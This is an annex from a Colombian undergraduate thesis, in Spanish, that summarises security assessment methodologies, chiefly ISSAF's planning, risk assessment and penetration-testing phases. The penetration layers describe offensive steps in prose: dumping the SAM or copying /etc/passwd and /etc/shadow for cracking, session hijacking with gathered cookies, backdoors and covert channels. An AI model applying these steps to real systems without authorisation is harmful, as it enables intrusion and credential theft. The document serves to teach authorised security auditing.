ANÁLISIS Y EVALUACIÓN DE LA SEGURIDAD PROPORCIONADA POR DNSSEC EN REDES DE INFORMACIÓN IPV6 EN UN ESCENARIO DE PRUEBAS CONTROLADO

LIBRO DE ANEXOS

Dalia Kelly Terán Arévalo
Diana Victoria Fernández García

Universidad del Cauca

Facultad de Ingeniería Electrónica y Telecomunicaciones
Departamento de Telecomunicaciones
Popayán, 2018

ANÁLISIS Y EVALUACIÓN DE LA SEGURIDAD PROPORCIONADA POR DNSSEC EN REDES DE INFORMACIÓN IPV6 EN UN ESCENARIO DE PRUEBAS CONTROLADO

LIBRO DE ANEXOS

Trabajo de grado presentado como requisito para obtener el título de Ingeniero en Electrónica y Telecomunicaciones

Dalia Kelly Terán Arévalo
Diana Victoria Fernández García

Director: Mg. Francisco Javier Terán C

Universidad del Cauca

Facultad de Ingeniería Electrónica y Telecomunicaciones
Departamento de Telecomunicaciones
Popayán, 2018

ANEXO 1

METODOLOGÍAS ESTÁNDAR DE EVALUACIÓN DE SEGURIDAD

Las metodologías para la evaluación de seguridad dentro de una auditoria de seguridad informática ayudan a los especialistas del sector a evaluar de una forma metódica y repetible los test de intrusión. De esta forma las pruebas pueden ser realizadas por diferentes auditores y un método común, obteniendo resultados al menos equiparables.

En este Anexo se explica con mayor profundidad las metodologías de evaluación de seguridad: **ISSAF, OSSTMM 2.1, OSSTMM 3.0** y **PTES,** como base para el diseño y la adaptación de una nueva metodología para el análisis de la seguridad proporcionada por DNSSEC en redes IPv6 en un escenario de pruebas controlado.

ISSAF

Marco de evaluación de la seguridad de los sistemas de información (*ISSAF, Information System Security Assessment Framework*), desarrollado por el Grupo de Seguridad de Sistemas Abiertos de Información (*OISSG, Open Información System Security Grupo*), con su última versión 2.1 lanzada en 2006, intenta definir una metodología de evaluación de seguridad de los sistema de información, que sea más exhaustiva que otros marcos de evaluación.

La información que provee esta metodología es la siguiente:

Marco de evaluación de seguridad de los sistemas de información ISSAF	
Fase I: Planeación	
Paquetes de Trabajo	**Descripción**
Reunión de información	Reunir una imagen completa de la infraestructura de Tecnología de la Información
Proyecto de constitución	Buscar la financiación del proyecto, identificando quién puede estar interesado en patrocinar el proyecto y luego identificar las áreas de resultados clave que probablemente motiven su propio interés en promover esta iniciativa.
Identificación de recursos	Investigar el tipo y los costos potenciales de los recursos que se requerirán para ejecutar la evaluación de seguridad.
Presupuesto	Construir un presupuesto que identifique las inversiones y los costos operativos posteriores para establecer si es probable que el financiamiento requerido sea factible desde una perspectiva comercial general.
Flujo de efectivo - preparación pro forma	Identificar el aumento en los costos operativos causados por los nuevos empleados, capacitaciones, etc. Para poder realizar un análisis financiero básico, como la preparación de los programas de depreciación / amortización
Estructura de desglose del trabajo	Crea esencialmente un marco que agrupa e integra los paquetes de trabajo individuales que trabajarán en conjunto para entregar los resultados del proyecto. Esta estructura se compone de un esquema jerárquico que divide progresivamente las actividades en grupos cada vez más

	pequeños hasta que el fragmento final da como resultado un paquete de trabajo asignable.	
Lanzamiento del proyecto	Se debe de designar formalmente al gerente del proyecto. El resultado clave del inicio del proyecto es la matriz o diagrama de Responsabilidad, Acreditación, Consulta, Información (RACI), que designa quién es el responsable, quién acreditará los entregables, quién debe ser consultado y quién debe mantenerse informado a lo largo del proyecto.	
Fase II: Evaluación		
Paquetes de Trabajo	**Descripción**	
Identificacion del riesgo inherente.	Preparación de La Evaluación	Identificar entidades de evaluación: procesos, activos, instalaciones, etc. Identificar, numerar y documentar amenazas y vulnerabilidades.
	Evaluación de Amenazas	Se mide o estima el impacto en el negocio de una organización de una amenaza contra un activo. Ademas de estimar la probabilidad de que ocurra la amenaza para la entidad elegida.
Evaluación de controles	Evaluación del cumplimiento legal y regulatorio	Revisión de los requisitos legales y reglamentarios que afectan a la empresa, es esencial para garantizar que la empresa cumpla con las leyes y normativas aplicables a la infraestructura de Tecnología de la información.
	Evaluación de la política de seguridad de la información empresarial	Comprender y evaluar la política de seguridad de la información de la empresa, es una de las primeras tareas en la evaluación de seguridad.
	Evaluación de la gestión de la seguridad de la Informacion empresarial	Revisión en la organización de las funciones de seguridad, roles y responsabilidades relevantes y responsabilidades de gestión de la seguridad de la información entre áreas
	Evaluación	Revisión de la seguridad en diferentes aspectos de la organización, Seguridad física y

	de la Seguridad de Sistemas de Información Empresarial y Controles	ambiental, Controles técnicos (Seguridad de la red, Seguridad del host, Seguridad de la aplicación, Seguridad de base de datos), Evaluación de la Conciencia de Seguridad (Entrevistas, Observación, Ingeniería social).
	Evaluación de la Gestión de Operaciones de Seguridad Empresarial	Esta revisión se realiza junto con la Evaluación de Seguridad y Control de la Empresa, para comprender los riesgos y controles de los procesos de operaciones de seguridad
	Evaluación empresarial de la gestión continua del negocio	Evaluar la preparación de la empresa para garantizar la disponibilidad de la infraestructura de Tecnología de la Información

Marco de evaluación de seguridad de los sistemas de información ISSAF		
Fase III: Tratamiento		
Descripción		
El tratamiento de riesgos proporciona una plataforma para tomar una decisión sobre los riesgos residuales, mediante la selección de salvaguardas, el desarrollo de planes de implementación y la provisión de documentación precisa para la implementación y el proceso de toma de decisiones.		
Fase IV: Acreditación		
Paquetes De Trabajo	**Descripción**	
Establecimiento del contexto	**Contacto con las entidades de certificación**	Contactar una agencia de acreditación certificada por OISSG, y se establecen datos de la organización que desea hacer la acreditación, nombre de la organización, número de empleados, numero de ubicaciones , etc.
	Asignación	Asignación de auditores de acuerdo a la función de los niveles de habilidad necesarios para la

	del auditor	complejidad de su entorno, el conocimiento del negocio, el conocimiento funcional y la experiencia en gestión de proyectos.
Evaluación	Después de determinar el alcance, los auditores de OISSG comenzarían la evaluación de la organización con base en ISSAF, evaluando los procesos de seguridad de la información de las organizaciones con base a los controles detallados / metodología definidos en ISSAF.	
Informes	Los auditores preparan un borrador de informe con sus hallazgos y lo presentarían a la alta gerencia de la organización. Este informe destaca el nivel de cumplimiento que la organización ha alcanzado con respecto a ISSAF. También consiste en un desglose detallado de las áreas en las que se encontraron incumplimientos junto con la gravedad de dicho incumplimiento.	
Certificación	En función del grado de cumplimiento, se emite una certificación de cumplimiento de ISSAF	

El Marco de evaluación de la seguridad de los sistemas de información, ofrece de pautas que complementan la fase de planeación, mediante la sección de gestión del compromiso de ISSAF.

Gestión de Compromiso	
Visión General Del Compromiso	Explicación de alto nivel de los objetivos, el alcance, las suposiciones, los riesgos, los costos, el cronograma, el enfoque y la organización del trabajo. Describe los antecedentes y el contexto del compromiso y por qué se está llevando a cabo. Se habla sobre el valor comercial del trabajo que se está realizando.
Objetivo	Los objetivos son declaraciones para describir lo que un compromiso logrará y cumplirá. Los objetivos deben ser: específicos, mensurables, alcanzables, realistas y basados en el tiempo. Los objetivos deben basarse en resultados. La finalización de un objetivo debe ser evidente a través de la creación de uno o más entregables. Si la declaración es de alto nivel y no implica la creación de un entregable, puede ser un objetivo en su lugar. Si la declaración es de muy bajo nivel y describe características y funciones, entonces puede ser una declaración de requisitos en su lugar.
Enfoque	Ilustrar una visión general de la metodología utilizada para el compromiso de evaluación de seguridad. En general, las fases involucradas en el compromiso típico de evaluación de seguridad son: Planificación y preparación (determinar el alcance y losrecursos requeridos para la evaluacion), Evaluación (trabajo de campo), Informes (Conclusión / Resultados)
Ámbito De Aplicación	Se define claramente los límites lógicos de su compromiso. Las declaraciones de alcance se utilizan para definir lo que está dentro de los límites del compromiso y lo que está fuera de esos límites. Ejemplos de áreas que podrían examinarse son datos, procesos, aplicaciones o áreas comerciales.
Encuentro Reunión De Kickoff	Se debe realizar una reunión de inicio de compromiso iniciada por gerente del proyecto, donde se abarquen algunos de los siguientes puntos: lección aprendida en el compromiso anterior o Resalte los desafíos / problemas y la estrategia de diseño para resolverlos, punto de contacto único para el compromiso, equipos de compromiso, división de tareas, establecimiento de plazos en tareas divididas para los miembros responsables de la ejecución del compromiso
Plan De Comunicaciones	Se plantea un plantilla de cómo se debe almacenar información para tener una comunicación nombre, rol, número y correo electrónico.

Discusión De Kickoff De Compromiso Con El Cliente	Se debe de establecer los compromiso con el cliente, activos evaluados, entregables (resumen ejecutivo, resumen de vulnerabilidades, etc.,) punto único de Comunicación, fechas de inicio y finalización, días laborales entre otros.
Muestra de Informe de Situación	ISSAF provee de una plantilla para presentar informe
Plan De Escalacion De Emisiones	Establecer un gráfico de escalación en caso de que un problema que se pueda presentar, esté tanto en el cliente como en la organización de evaluación.
Desarrollo de un Plan De Compromiso y envío al Cliente para actualizar	Se debe de establecer un plan de compromiso que debe de incluir casos de prueba que va a ejecutar, tiempo para cada caso de prueba, Mencione la fecha de inicio y finalización del compromiso, Tiempo de evaluación, Contactos de cada equipo
Establecer Hitos Y Tiempos	Defina los hitos de los compromisos según las tareas mediante un cronograma (Intente completar las pruebas en horario de oficina para minimizar cualquier tiempo de inactividad si ocurre en cualquier circunstancia.)
Horario De Compromiso	Cronograma que detalle todas las fases principales y sus sub tareas asociadas.
Entregas Producidas	Se describe los entregables del compromiso de manera que expliquen de manera suficiente y detallada para que el lector pueda comprender lo que se está produciendo.
Esfuerzo Estimado Esfuerzo / Costo /	Las horas de esfuerzo estimadas y los costos de participación se pueden describir de muchas maneras, incluido el costo por miembro del equipo, costo por entregable, costo por hito o costo por categoría (trabajo interno, trabajo externo, viajes, capacitación, suministros, etc.).
Supuestos de Compromiso	Se deben de enumerar las suposiciones de alta probabilidad de ocurrencias, estas son circunstancias y eventos que deben ocurrir para que el compromiso sea exitoso pero están fuera del control total del equipo del compromiso.
Riesgos de Compromiso	Los riesgos que tienen una alta probabilidad de ocurrir y tienen un alto impacto negativo se deben enumerar, los riesgos de compromiso son circunstancias o eventos que existen fuera del control del equipo del compromiso que

	tendrán un impacto adverso en el compromiso si se producen.
Enfoque de Compromiso	Considerar las dependencias del compromiso e incorporar la gestión del compromiso necesaria para planificar y administrar el trabajo.
Organización de Compromiso	El equipo de evaluación y el cleinte enumera los principales roles de participación y las personas involucradas.
Matriz de Responsabilidad	La matriz de responsabilidad relaciona a : prueba del entregable, responsable del entregable, responsable de aceptación y firma entre otros.
Hoja de Firmas	Llevar un control con el registro de entregable, la fecha de entrega, el nombre del equipo de evaluación, etc
Hoja de Ruta de Administra-ción de Evaluación	Registro de ruta de evaluación

Los aspectos abordados en la sección de Buenas Prácticas - Pre-Evaluación, Evaluación y Post-Evaluación, se consideran como los lineamientos de acción que se deben considerar a lo largo del proceso de evaluación de la seguridad, desde la gestión del proyecto de evaluación de la seguridad en la organización hasta las pautas a considerar en la planeación y ejecución de la prueba técnica de penetración; como de la entrega de resultados mediante la entrega de reportes.

Buenas Prácticas - Pre-Evaluación, Evaluación y Post-Evaluación	
Buenas Practicas	
Aspectos legales	• Asegúrese de haber firmado un Acuerdo de Confidencialidad con la compañía que está realizando la evaluación • Asegúrese de haber firmado el acuerdo de evaluación de seguridad • Asegúrese de no escanear fuera de la dirección IP y limitar las direcciones IP y el dominio específicamente asignados a usted
Personas	El equipo de evaluación que participe en la evaluación, debe documentar y evaluar la siguiente información: • Experiencia con las plataformas, aplicaciones, protocolos de red y dispositivos de hardware que se prueban. Experiencia que debe de coincidir con la de la infraestructura a probar. • Certificaciones y cursos relacionados con pruebas de penetración, información

Procesos **Procesos**	• Mencionar claramente si se quiere evaluar el ataque de denegación de servicio en vivo o un test al sistema, o si se prefiere una auditoria simple del sistema que describa los defectos específicos en la red que dejen susceptible a un ataque de denegación de servicio en particular. • Generalmente una evaluación de seguridad o un test de penetración es solo recomendable cuando se tiene una línea de seguridad base • Si la evaluación de seguridad es sobre un sistema secundario en vez de un sistema primario
Pre-Evaluación	
Solicitud de propuesta (RFP)	La organización debe definir, nombre y detalles de la persona a quien se debe presentar la propuesta, tiempo máximo para enviar la propuesta, tiempo máximo para completar la evaluación, diseño de alto nivel de arquitectura de red para empresas seleccionadas después de la firma del Acuerdo de No Divulgación (NDA). La organización debe pedir claramente a la compañía evaluadora que indique el tiempo máximo para completar la evaluación, tiempo esperado para completar cada tarea, tareas seriales y paralelas en la propuesta, dependencias entre tareas, periodo de tiempo en el cual la evaluación debe ser completada, entre otras.
Evaluación de contratos de terceros	• Se debe de evaluar el propósito de los contratos con terceros, con quienes se puede compartir información de manera simple o invasiva. • El objetivo de evaluar los contratos con terceros para evaluar que la organización está protegida legalmente de manera correcta. • Se debe evaluar los contratos con terceros para evaluar los roles que desempeñan dentro de la organización
Ventas y marketing	Durante el ciclo de vida de ventas se debe considerar pautas como las siguientes • Considere el tamaño, la política, el tipo de industria • Tener en cuenta las habilidades y el conocimiento del personal de la organización • Considere la misión, las metas y los objetivos de la organización para este proyecto.
Obtener la autorización	La evaluación de seguridad implica realizar acciones muy

de las personas adecuadas	similares, si no idénticas, a las llevadas a cabo por un atacante, de modo que se debe garantizar los permisos necesarios
Definir las áreas "fuera de alcance"	Se debe de establecer claramente las limitaciones y condiciones para los evaluadores, que no debe violar.
Firmar acuerdo	Después las consideraciones anteriores se deben considerar firmar un acuerdo en el que se tenga en cuenta los siguientes aspectos. **Acuerdo De Evaluación** Un acuerdo de evaluación debe incluir: alcance del trabajo, trabajo fuera del alcance, direcciones ip o rangos que deben evaluarse, cualquier dirección / subred IP específica, host, dominio que debe restringirse, responsabilidad por cualquier tiempo de inactividad, hora de finalización del proyecto e indicación de cualquier retraso, el precio del contrato, cualquier cargo adicional, sanciones aplicables, pago (avance y después del proyecto), programa de evaluación de fecha y hora basado en tiempo y material o contrato de oferta fija. **Acuerdo De No Divulgación** Un acuerdo de no divulgación debe incluir lo siguiente: propósito, definición, no divulgación de información confidencial, divulgación obligatoria.
Composición del equipo	Considere la eficiencia y la responsabilidad y componga un equipo de expertos de dominio, según el alcance del trabajo. La evaluación de seguridad se puede lograr mucho mejor con miembros del equipo especializados que reúnan diferentes habilidades.
Publicidad	Según el tipo de compromiso, el alcance, los requisitos del conjunto de habilidades y la complejidad del sistema, se pueden elaborar los comerciales.
Mantener la confidencialidad de los datos del cliente	Para el trabajo de evaluación de seguridad, el evaluador puede requerir información del cliente para llevar a cabo las pruebas, como diagramas de infraestructura de red, direcciones IP, ubicación de las instalaciones del cliente, entre otros tipos de información a las cuales se les debe garantizar la confidencialidad.
Identificación del punto de acceso	Es de suma importancia que los puntos de acceso elegidos para realizar una evaluación de seguridad representen todas las posibles amenazas, agentes de amenaza y posible riesgo comercial. Considerando que una red se puede dividir en diferentes capas: capa de acceso, capa de distribución entre otros

Evaluación	
Reglas de participación	Establezca una regla clara de compromiso basada en el alcance de la evaluación. Cubriendo el mismo alcance del acuerdo de trabajo acordado y firmado mutuamente por el cliente y el equipo de evaluación.
Tiempo de evaluación y disponibilidad del personal	Para el tiempo de evaluación y disponibilidad del personal ISSAF plantea algunas consideraciones entre las cuales tenemos: para reducir el tiempo de inactividad realice una evaluación activa durante las horas no laborables, asegúrese de que el personal de la organización objetivo esté presente durante la evaluación activa., entre otros
Mecanismo para tratar los falsos positivos	Con el fin de no llamar de manera innecesaiamente a la ley se debe considerar mecanismo para tratar los falsos positivos tales como: Configuración adecuada de las alarmas para dar solo aviso a las personas apropiadas, petición de permisos a administrativos superiores antes de realizar llamadas, • Antes de llamar a la policía, se debe tomar el permiso de la administración superior • El permiso de la gerencia superior incluso ayudará a llamar innecesariamente a la policía.
Obtener direcciones IP o rangos que deben evaluarse	Se debe, obtener direcciones IP o rangos (red / subred) que deben evaluarse, verificar todas las direcciones IP (reunidas a través de whois / dns y las recibidas) con la empresa probada (evite escanear a otra persona ...) y obtener información sobre cualquier dirección IP específica / subred, host, dominio que debe restringirse
Direcciones IP del centro de evaluación	Se debe de comunicar al cliente sobre: • Direcciones IP de origen del centro de evaluación, desde donde se realizan las pruebas de penetración. Ayudando al cliente a diferenciar un ataque legítimo de evaluación de seguridad de un intento ilegal de piratería. • Asegúrese de que el acceso a los servicios desde estos puntos de acceso estén abierto en el firewall del cliente, agregando las direcciones IP de donde proceden las pruebas a "listas blancas" para evitar una falsa sensación de seguridad cuando se presentan los resultados.
Post-Evaluación	
	• Análisis y preparación, antes de comenzar el proceso de

Informes	redacción del informe, se debe planificar las actividades para preparar y enviar el informe. Se requiere un gran esfuerzo para hacer un buen informe. ISSAF presenta las siguientes pautas a considerar: organizar la documentación según el producto establecido, asegúrese de que la documentación de informes conlleva la clasificación de los datos, asegurar que se sigan los procedimientos de control de documentos, mostrar una vista previa de la estructura de informes al cliente antes del envío del documento final, entre otros. • Análisis, el análisis de los resultados de las pruebas se realizará en forma individual y con todo el equipo (revisión por pares). Todos los resultados deben ser compartidos con los miembros del equipo. Los debates deben centrarse en las vulnerabilidades identificadas y en la verificación de la evaluación basada en vulnerabilidades realizada. • Creación De Informes, Fusión Y Formato, ISSAF recomienda un estructura para, el resumen ejecutivo (alcance del trabajo, naturaleza de la evaluación (interna/externa), objetivos (periodo del tiempo de trabajo realizado), revisión del resumen de vulnerabilidades (nombre de la vulnerabilidad, descripción, severidad, efecto del sistema entre otros.), plan de acción (recomendaciones y prioridades) y resultados detallados del test (herramientas, fechas de test, descripción). • Revisión Final, Antes de enviar el informe al cliente, se realizará una revisión final mediante el liderazgo del proyecto y la garantía de calidad del proyecto.
Presentación	• Presentación Con (Equipo Técnico Y Administrador De Funciones), Produzca un resumen inicial de vulnerabilidades al equipo de análisis antes presentación. • La presentación de la gestión debe incluir el resumen principal de la evaluación con las razones de por qué, qué, cuándo, qué, dónde y cómo. También debe incluir los puntos de acciones clave. La presentación debe incluir gráficos cuantitativos y tablas de información resumida. Información coincidente con la sección de resumen ejecutivo del informe.
	• Asegúrese de que se cumplan los criterios de aceptación. ISSAF provee de una plantilla de muestra que contiene

Después de la presentación	todos los casos de prueba requeridos para realizarse según ISSAF. • Asegurarse de que las recomendaciones hayan sido abordadas. Seguimiento de la seguridad razonable de que las recomendaciones para tapar las vulnerabilidades se han abordado. • Asegúrese de que el cliente no tenga ningún problema para protegerse contra vulnerabilidades. Asegúrese de haber respondido todas las preguntas sobre la contramedida para salvaguardar la organización del cliente. • Mantener la confidencialidad de los datos del cliente, toda la información utilizada antes y durante el proyecto se usará normalmente en los informes generados para presentar los resultados de la evaluación de seguridad. Para mantener el confidencialidad de esta información, todos los informes y archivos adicionales (tales como archivos de registro de acceso, rastreos de red y similares) deben conservarse y transmitirse de forma tal que garanticen la confidencialidad de la información, incluso en el caso de extravío o robo de medios de almacenamiento, además ISSAF presenta una series de recomendaciones.

De igual forma ISSAF provee de información para la evaluación de riego que se utiliza en esta metodología como métrica de los resultados obtenidos de la evaluación de seguridad; las pautas para la evaluación de las políticas de seguridad de la información empresarial de una organización; y la evaluación de la gestión y organización de la información de seguridad empresarial de la misma.

Métrica: Evaluación De Riesgos	
Proceso	**Descripción**
Fondo	La evaluación de riesgos tiene que ver con identificar activos valiosos para la empresa, las amenazas que enfrentan estos activos, las vulnerabilidades que estas amenazas pueden usar para impactar en el negocio y las acciones (controles y factores atenuantes) para reducir estas vulnerabilidades, reduciendo así la riesgos a un nivel aceptable
	La evaluación de riesgos si siguen algunas reglas básicas y la metodología adecuada, el ejercicio de evaluación de riesgos tiende a ser muy fructífero e interesante para el negocio. ISSAF propone para la evaluación de riesgos: • El establecimiento del contexto, durante el cual se identifican

Metodología	los riesgos y las acciones que se implementarán para mitigar esos riesgos y reducirlos a un nivel aceptable, se de determinar los interesados en participar en el ejercicio de gestión de riesgos y se determina el valor de los activos. • Se identifica amenazas, las cuales pueden provocar daños potenciales y causar efectos no deseados, al explotar las vulnerabilidades que pueden estar presentes en la organización dentro de las operaciones o podrían estar asociadas a las tecnologías del sistema. • El análisis y la evaluación para la evaluación de los riesgos, consiste principalmente en comunicar, debatir y acordar las calificaciones con las partes interesadas relacionadas con el valor que debe asignarse ha: valor del activo, amenazas y vulnerabilidades. • Acción, para una la evaluación completa de riesgos se ha: identificado pasos claros e integrales para mitigar las amenazas y reducirlas a un nivel aceptable de riesgos, se han asignado responsabilidades claramente definidas, se acordó un cronograma para la implementación de los controles o los factores atenuantes entre otros
Herramienta de Evaluación de Riesgos	ISSAF, ha desarrollado una herramienta básica basada en hojas de cálculo para ayudar a los evaluadores de riesgos a identificar y calificar sus valores de activos, amenazas y vulnerabilidades. En la cual se ingresa valores como: • Categoría de dominio ISSAF: permite al asesor identificar qué área del dominio ISSAF se está considerando al identificar y mitigar los riesgos • Categoría de amenaza: la herramienta se ha llenado con categorías de amenazas. Los evaluadores deben personalizar las categorías para que se ajusten al entorno de su organización. • Valor de los activos afectados por las amenazas. Identifique el valor de los activos afectados por las amenazas, entre otras
Evaluación de la Metodología de Evaluación de Riesgos	Considerar parámetros presentador por ISSAF para evaluar la metodología de evaluación de riesgos, como seguimiento del plan de acción ejecutado después de la evaluación de riesgos, considerando ¿Cómo se realizó la evaluación de riesgos? ¿Se Incluyó partes interesadas? , ¿Se Identificó todos los activos de información críticos para la empresa. Entre otros.

Política de Seguridad de la Información Empresarial	
Proceso	**Descripción**
Introducción	La política de seguridad de la información empresarial demuestra el compromiso y la dirección de la directiva ejecutiva para la implementación y la gestión de la seguridad de la información dentro de la empresa. La política de seguridad también demuestra la adhesión al concepto de debida diligencia y cuidado debido.
Pre-Requisito	• Se debe de documentar la Política de seguridad empresarial y formalizar una política sobre las actualizaciones a través de revisiones programadas y un proceso para cumplir cualquier cambio no programado. • Cualquier informe de auditoría (revisión) de la política de seguridad de la empresa interna o externamente. Si no se puede obtener una copia de la política, solicite las áreas cubiertas en la política / tabla de contenido de la política.
Objetivo	Establecer si la empresa ha formalizado, implementado y comunicado las políticas de seguridad con la aplicabilidad de toda la empresa y con el respaldo de normas, procedimientos y directrices apropiados dentro de la empresa.
Cuestionario de Evaluación	ISSAF presenta una lista de verificación de evaluación, que se espera que se ajuste ampliamente al proceso de evaluación, con parámetros como, la política de seguridad provee apropiadamente el nivel de organización, la organización tiene documentación acerca de guía, bases de los procedimientos de seguridad, etc.

Gestión y Organización de la Información de Seguridad Empresarial	
Proceso	**Descripción**
Introducción	La organización de seguridad de la información es una parte importante de la estructura de control de gestión en una organización, la evaluación de esta es importante para determinar si la organización puede alinearse con la postura de seguridad de la dirección ejecutiva y sirve para determinar si la dirección ejecutiva ha asumido la necesidad de una postura de seguridad integral es evaluar la organización segura.
Pre-	Se necesita de la estructura organizativa de toda la organización, del departamento de TI, de la organización de seguridad empresarial, de la auditoría interna. Documentos que contiene

requisitos	funciones y responsabilidades formalmente aprobadas, descripción del puesto para las funciones de seguridad de la empresa, evaluación / revisión de un tercero, etc.
Objetivo	El objetivo principal de esta evaluación es evaluar los controles organizacionales que están relacionados con la estructura organizacional. Además, sirve para evaluar el apoyo de la administración a las funciones de seguridad, identificar la segregación de tareas, la seguridad de terceros y abordar las cuestiones de seguridad de la externalización.
Cuestionario de Evaluación	ISSAF presenta una lista de verificación evaluación reconociendo que cada organización tiene sus propios procesos, tecnologías y arquitectura de procesamiento de la información, por lo cual ISSAF presenta los siguientes parámetros en la lista de evaluación como, soporte de gestión, los roles de responsabilidad del departamento seguridad de la información están claramente definidos, ¿Existe alguna política aprobada formalmente con respecto al acceso de terceros a los sistemas de información empresarial (físicos y lógicos)?, entre otros.

ISSAF como metodología de penetración se enfoca en una metodología de tres fases:

- Planeación, planeación de la prueba técnica de penetración
- Evaluación, ejecución de la guía técnica de penetración dividida en 9 capas
- Reportes, fase donde se presentan los resultados.

Metodología de prueba de penetración	
Fase I Planeación	
Fase en donde se intercambia información inicial, se planifica y se prepara para la prueba. Es donde se firma el acuerdo formal de evaluación por ambas partes, como base para esta asignación y protección legal mutua. Además de ser donde se especifica equipo de trabajo, pruebas, fechas exactas y horas para las pruebas.	
Fase II : Evaluación	
Capa I: Recolección de información	
Activa:	Pasiva:

<table>
<tr>
<td>

Ubicar la presencia web objetivo
Examine el objetivo usando los motores de búsqueda
Buscar grupos web
Buscar sitios web personales de los empleados
Buscar Comisión de seguridad e intercambio y sitios de finanzas
Buscar sitios de estadísticas de tiempo de actividad
Buscar sitios de encuestas de sistemas / redes
Buscar en redes P2P
Buscar en Internet Relay Chat (IRC)
Buscar bases de datos de trabajos
Buscar grupos de noticias (NNTP)
Obtener información del registrador de dominio

Verifique la presencia de búsqueda DNS inversa
Ver más información de DNS
Comprobar la búsqueda de la base de datos de correo no deseado
Marque para cambiar la información de WHOIS

</td>
<td>

Sistemas de correo electrónico - Enumeración de cuenta de usuario
Análisis de encabezados SMTP - Correo recibido desde el objetivo
Análisis de encabezados SMTP - Correo electrónico rebotado
Análisis de encabezados SMTP - Recibo de lectura
Realizar una consulta BGP (Border Gateway Protocol
DNS Interrogation - Realizar transferencia de zona en primaria, Servidor de nombres secundario e ISP
DNS INTEROGATION - Búsqueda de IPv6 IP bloques en uso a través de consultas DNS
Sitio Web objetivo de espejo, mapeo de sitio web
Contramedidas globales

</td>
</tr>
<tr>
<td colspan="2">Capa II: Mapeo de red</td>
</tr>
<tr>
<td colspan="2">
• Encuentra hosts en vivo
• Escaneo de puertos y servicios

Escaneo de puertos TCP
Escaneo de puertos UDP
Obtención de banner
Descubrimiento ARP

• Mapeo de red perimetral (enrutador, firewalls)

Identificar la Red Perimetral – Tracerouting
Escaneo por defecto de firewall y puerto de router
Realizar escaneo FIN/ACK
Mapeo de las reglas bases de los router/firewall

• Identificación de servicios críticos
• Huella digital del sistema operativo

Huésped Sistema Operativo Pasivo
Huésped Sistema Operativo Activo

Utilizar huella de la pila TCP/IP
Análisis el uso de paquetes http
Análisis el uso de paquetes ICMP

</td>
</tr>
</table>

- Análisis del uso del Handshake telnet

• Identificar rutas usando la Base de información de gestión (MIB)
• Huellas dactilares de servicio
- Realizar marcación de Guerra
- Enumeración de HOST
  - Enumeración sistemas
  - Sistemas Windows
  - Sistemas Novell
- Análisis toda la información obtenida
- Contramedida global

Capa III: Identificación de Vulnerabilidad

Actividades:	**Procesos:**
•Identificar servicios vulnerables utilizando banners de servicio •Realizar exploración de vulnerabilidades para buscar vulnerabilidades conocidas. La información sobre las vulnerabilidades conocidas se puede obtener de los anuncios de seguridad de los proveedores o de bases de datos públicas como SecurityFocus, CVE o CERT. •Realizar falsos positivos y falsos negativos de verificación (por ejemplo, mediante la correlación de las vulnerabilidades entre sí y con la información adquirida anteriormente) •Enumerar vulnerabilidades descubiertas •Estimar el impacto probable (clasificar las vulnerabilidades encontradas) •Identificar caminos de ataque y escenarios de explotación.	• Identificación de servicios vulnerables para vulnerabilidades conocidas, utilizando banners de servicio, huellas dactilares de O.S./service, puertos abiertos y toda la información relevante de etapas anteriores. • Realizar exploración de vulnerabilidades mediante escáneres automatizados para detectar vulnerabilidades conocidas • Identificar vulnerabilidades no reveladas • Haga una lista de todas las vulnerabilidades encontradas por ambos escáneres • Realice la verificación de falsos positivos y falsos negativos • Haga una lista final de vulnerabilidades y recomiende medidas inmediatas

Capa IV: Penetración

• Encontrar la prueba de concepto de código / herramienta
• Desarrollar herramientas / scripts
• Prueba de prueba de código / herramienta
• Usar código de prueba de concepto contra objetivo
• Verificar o refutar la existencia de vulnerabilidades
• Documentar los hallazgos

<table>
<tr><th colspan="3">Capa VI: Obtención de acceso y escalamiento de privilegios</th></tr>
<tr><td rowspan="4">Obtención De Acceso</td><td>Obtener el mínimo privilegio</td><td>Obtener el acceso de privilegio mínimo es posible mediante la obtención de acceso a cuentas no privilegiadas a través de varios medios</td></tr>
<tr><td>Obtener Privilegio Intermedio</td><td>Se obtienen más privilegios que el paso anterior y estos privilegios se pueden utilizar para obtener más acceso al sistema. Puede ser una cuenta de usuario privilegiado en cualquier lugar de la red.</td></tr>
<tr><td>Compromiso</td><td>Alcanzar el objetivo de la evaluación (ya sea un sistema específico o una red) puede requerir que los sistemas intermedios también se vean comprometidos.</td></tr>
<tr><td>Compromiso final</td><td>Este paso es el compromiso final. El objetivo final ha sido violado y está bajo el control total del evaluador.</td></tr>
<tr><td>Escalamiento de privilegios</td><td colspan="2">En esta etapa el objetivo es de nuevo obtener privilegios administrativos. Las principales barreras a enfrentar son el nivel de remiendo y endurecimiento del sistema; Y las herramientas de integridad del sistema (incluyendo antivirus) que pueden detectar y en algunos casos bloquear la acción de la prueba de concepto de exploits necesarios.</td></tr>
<tr><th colspan="3">Capa VII: Enumeración adicional</th></tr>
<tr><td colspan="3">• Obtenga contraseñas encriptadas para el craqueo en línea (por ejemplo, descargando el SAM en sistemas Windows o copiando / etc / passwd y / etc / shadow desde un sistema Linux) Obtener contraseña (en texto claro o encriptado) usando sniffing u otras técnicas
• Examinar el tráfico y analizarlo
• Reúna las cookies y utilícelas para explotar las sesiones y para los ataques con contraseña
• Reunión de direcciones de correo electrónico
• Identificar rutas y redes
• Mapeo de redes internas
• Realice de nuevo los pasos 1 a 6 con este sistema como punto de partida</td></tr>
<tr><th colspan="3">Capa VIII: Mantenimiento del acceso</th></tr>
<tr><td colspan="3">El uso de los canales de cubierta, la instalación de la puerta trasera y el despliegue de rootkits a menudo no se realizan como parte de una prueba de penetración, debido al riesgo involucrado si alguno de ellos permanece abierto durante o después de la prueba y son detectados por un atacante.</td></tr>
<tr><td></td><td colspan="2">El canal de almacenamiento encubierto se puede describir como la escritura de datos ocultos en un lugar de almacenamiento no destinado específicamente a la comunicación, por parte de las</td></tr>
</table>

Canales ocultos	entidades comunicantes.
	Los canales encubiertos y la estenografía (el griego para la escritura cubierta) son entretejidos y a menudo confundidos. Ambos se ocupan de las técnicas de ocultación de datos y el traspaso de mensajes en los canales de comunicación legítimos
Puertas traseras	Las puertas traseras están destinadas a poder siempre volver a un sistema determinado, incluso si la cuenta que utilizó para hackear el sistema ya no está disponible (por ejemplo, se ha terminado). Las puertas traseras se pueden crear de varias maneras. Ya sea utilizando kits raíz (véase más adelante), abriendo un puerto de escucha en el sistema de destino, permitiendo que el sistema de destino se conecte a su servidor, configurando un oyente para una secuencia de paquetes determinada que a su vez abrirá un puerto.
